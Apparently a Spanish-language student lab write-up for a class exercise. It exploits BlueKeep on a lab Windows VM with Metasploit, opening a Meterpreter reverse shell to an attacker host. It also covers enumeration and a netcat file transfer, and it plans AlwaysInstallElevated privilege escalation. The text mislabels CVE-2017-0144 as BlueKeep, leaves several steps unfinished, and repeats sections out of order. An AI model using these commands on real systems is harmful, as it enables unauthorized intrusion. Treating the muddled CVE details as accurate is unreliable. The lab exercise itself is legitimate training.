•**Sistema Windows**

•Explotación de la vulnerabilidad CVE-2017-0144 aka bluekeep para acceso con usuario privilegiado.

•Enumeración básica y recopilación de información de la máquina utilizando modulos de metasploit y comandos.

•Transferencia a la máquina vulnerable, utilizando netcat, de cualquiera de los scripts vistos en clase para comprobar vulnerabilidades locales.

•Ejecución del script a través de shell.

•Indicar algún exploit disponible que explote alguna de las vulnerabilidades locales encontradas.

•**Ejercicio - SharpUp, Reg query, Msfvenom y Metasploit**

•Obtén información de las claves de registro.

•Comprueba los valores de las claves de registro por querys en cmd. Explica los resultados.

•Utiliza y explica que hace el módulo `exploit/windows/local/always\_install\_elevated`.

•Demuestra con una captura de pantalla que elevaste privilegios a 'NT AUTHORITY/SYSTEM'.

#### **1.1 Iniciar Metasploit y Configurar el Exploit**

Inicia Metasploit Framework:

msfconsole




Busca el módulo de explotación para BlueKeep:

search bluekeep

Selecciona el módulo adecuado:

use exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce



Configura las opciones necesarias:

set RHOSTS 192.168.1.80

set RPORT 3389

Selecciona y configura el payload:


set payload windows/x64/meterpreter/reverse\_tcp

set LHOST 192.168.1.69


set LPORT 4444

Ejecuta el exploit:

run

Si la 

si da error como en este caso solamente hay que poner show targets y elegir el target que queremos en este caso a mi me sale como target 2 el windows de virtualbox asique antes de ejecutar el exploit con run ponemos set TARGET 2 y ya deberia salirnos




explotación es exitosa, tendrás una sesión Meterpreter abierta.

### **Paso 2: Enumeración y Recopilación de Información**

Una vez dentro de la máquina, utiliza los módulos y comandos de Meterpreter:


#### **2.1 Información del Sistema**

sysinfo




#### **2.2 Listar Procesos**

ps




#### **2.3 Información del Usuario**

getuid



#### **2.4 Conexiones de Red**

netstat -an



### **Paso 3: Transferencia de un Script utilizando Netcat**

#### **3.1 Configurar Netcat en la Máquina Atacante**


En tu máquina atacante (Kali Linux):


nc -lvp 4444 < /home/kali/calculadora.sh



#### **3.2 Recibir el Script en la Máquina Comprometida**

En la máquina comprometida (desde la shell Meterpreter):





### **Paso 4: Ejecución del Script a través de Shell**

no consigo hacer este paso

### **Paso 5: Exploits Disponibles para Vulnerabilidades Locales**

### **1. Obtener información de las claves de registro**

### **Paso 1: Explotar la vulnerabilidad BlueKeep (CVE-2019-0708)**

**Seleccionar el exploit en Metasploit**:  
  
msf6 > use exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce

**Configurar las opciones del exploit**:  
  
msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > set RHOSTS 192.168.1.80

RHOSTS => 192.168.1.80

msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > set RPORT 3389

RPORT => 3389

msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > set payload windows/x64/meterpreter/reverse\_tcp

payload => windows/x64/meterpreter/reverse\_tcp

msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > set LHOST 192.168.1.69

LHOST => 192.168.1.69

msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > set LPORT 4444

LPORT => 4444

msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > set TARGET 2

TARGET => 2

**Ejecutar el exploit**:  
  
msf6 exploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) > run